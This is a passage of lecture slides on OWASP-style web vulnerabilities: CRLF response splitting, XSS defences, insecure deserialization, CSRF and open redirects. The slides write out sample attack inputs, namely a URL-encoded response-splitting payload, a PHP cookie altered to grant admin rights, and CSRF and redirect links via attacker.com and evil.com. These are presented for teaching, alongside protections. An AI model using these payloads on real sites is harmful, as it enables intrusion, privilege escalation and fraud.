- A typical victim is a page that **does a redirection**
 - ☞ 301 (Moved Permanently), 302 (Found), 303 (See Other), 307 (Temporary Redirect)
- The attacker inserts a **carriage return and a life feed**
 - ☞ creating a **new field in the header**, or worse, **another response(s)**
- Browser **thinks the 2nd response** comes from the redirection

CRLF injection (2)

- Example JSP page that when it is called, it does a redirection that depends on the user input

```
<%  
    response.sendRedirect("/by_lang.jsp?lang="+  
                           request.getParameter("lang"));  
%>
```

- Typical response returned for **lang=English**

HTTP/1.1 **302 Found**

Date: Wed, 24 Dec 2009 12:53:28 GMT

Location: http://10.1.1.1/by_lang.jsp?lang=English

Server: WebLogic XMLX Module 8.1 SP1

Content-Type: text/html

...

<html><head><title>302 Found</title></head>...</html>

in the header!

*user browser
will call this
page due to
the redirect*

CRLF injection (3)

- Bad input

/redir_lang.jsp?lang=foobar%0d%0aContent-

Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-

Type:%20text/html%0d%0aContent-

Length:%2019%0d%0a%0d%0a<html>malicious script</html>

- Split response

HTTP/1.1 302 Found

Date: Wed, 24 Dec 2003 15:26:41 GMT

Location: http://10.1.1.1/by_lang.jsp?lang=foobar

Content-Length: 0

} browser thinks this
is the reply to the
request

HTTP/1.1 200 OK

Content-Type: text/html

Content-Length: 59

<html>malicious script</html>

} browser thinks this is the
response from the redirection

....

Protection from XSS

- Input validation

- ☞ decode and canonize input before validating
- ☞ validate input data length, type, syntax, business rules
 - (e.g., is account submitted by the user in the list of known accounts?)
- ☞ accept known good / white listing
 - instead of reject known bad / blacklisting
- ☞ use safer frameworks that automatically escape XSS (e.g., Ruby)

- Strong output encoding

- ☞ all user supplied data has to be encoded/escaped before being included in the returned web page
 - E.g., `<script>alert("TEST");</script>` should be transformed in
 - `'<script>'alert("TEST");'</script>'`
 - or `'<'script'>'alert("TEST");'<'/script'>'`

A8 - Insecure Deserialization

- Main idea: while performing the deserialization of maliciously objects, the application allows for various malicious actions, including **remote code execution**

- Example attack

- ☞ a forum uses PHP object serialization to save a "super" cookie, containing the user's user ID, role, password hash, and other state:

```
a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

- ☞ the attacker changes the serialized object to get admin privileges

```
a:4:{i:0;i:1;i:1;s:5:"Mallory";i:2;s:5:"admin";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```



Protection for Insecure Deserialization

- The **only safe architectural solution** is to **not accept serialized objects** from untrusted sources or to use serialization mediums that **only permit primitive data types**
- Alternatively
 - ☞ implement integrity checks or encryption of the serialized objects to prevent hostile object creation or data tampering
 - ☞ enforce strict type constraints during deserialization before object creation
 - ☞ isolate code that deserializes, such that it runs in very low privilege environments, such as temporary containers.
 - ☞ log deserialization exceptions and failures
 - ☞ monitor deserialization, alerting if a user deserializes constantly

A9 – Using Components with Known Vulnerabilities

- The application is built using several components which were developed externally
 - ☞ the adversary is able to find a vulnerability in one of the components and creates the corresponding exploit
 - ☞ depending on how the component is used, the application might also become vulnerable
- Main problem: the developers are not careful at using the last version of component or patching vulnerabilities
- Protection
 - ☞ Remove unnecessary features and components
 - ☞ Monitor the security of all components and keep them up to date
 - ☞ Add security wrappers to the components to prevent use of insecure functionality

A10 – Insufficient Logging and Monitoring


- Main idea: there is *insufficient capability* in the system monitor activities and deficient integration with incident response, allowing attacks to **remain undiscovered** and **extended to other parts of the site**
- Main problem:
 - ☞ the lack of monitoring, logging or alerting can led to a far worse outcomes than the initial breach
 - ☞ sometimes the warning actually exists but **no one is listening!**
- Protection
 - ☞ Log all relevant error conditions (login / access control failures)
 - ☞ High value operations need to have an audit trail that cannot be erased (e.g., append only logs)
 - ☞ Adopt an incident response and recovery plan, such as NIST 800-61 rev2 or later

OTHER VULNERABILITIES

Cross Site Request Forgery (CSRF)

- *also called ...*
 - ☞ XSRF, Session Riding, One-Click Attacks, Cross Site Reference Forgery, Hostile Linking, Automation Attack
 - ☞ An example of confused deputy attack -- a program is fooled by an attacker into misusing its authority
- Vulnerability
 - ☞ many sites do certain actions based on *automatically submitted fixed ID*, typically a session cookie
- Attack
 - ☞ force user to execute unwanted actions in a vulnerable site in which he/she is authenticated
 - ☞ can be done by sending a link by email or chat

CSRF (I)



- Victim is logged in www.vulnerable.site
- Victim follows attacker's link, e.g., by watching page in forum with
``
- The victim's browser sends the request to the web server with the victim's cookie

CSRF (II)

- Obfuscating malicious link:

```

```

👉 **attacker.com** is a site that redirects **attacker.com/picture.gif** to **http://www.vulnerable.site/transfmoney?quant=10000;dest=1231472471343843**

- Protection

- 👉 Insert nonce (large random number) as a hidden field in each page with a form, to ensure that it is not automatically submitted
- 👉 Require re-authentication (e.g., with a CAPTCHA) before performing critical actions
- 👉 For the user: perform logout; avoid “remember me” because it makes cookies valid for longer periods

Unvalidated Redirects and Forwards

- Applications frequently redirect users to other pages
 - ☞ sometimes the target page is specified in a parameter that is not validated, allowing attackers to choose the destination page
 - ☞ can be used to fool a victim into believing that it is accessing a safe website, when it is accessing a malicious site
 - ☞ can be used for phishing or installing malware
- Example
 - ☞ application has a page called “redirect.jsp” which takes a single parameter named “url”
 - ☞ attacker crafts a malicious URL that redirects users to a malicious site that performs phishing and installs malware
<http://www.example.com/redirect.jsp?url=evil.com>
- Protection:
 - ☞ avoid redirects; avoid using user inputs in them; validate inputs

Bibliography

- M. Correia, P. Sousa, Segurança no Software, FCA Editora, 2017 (see chapter 8)

Other references:

👉 OWASP web site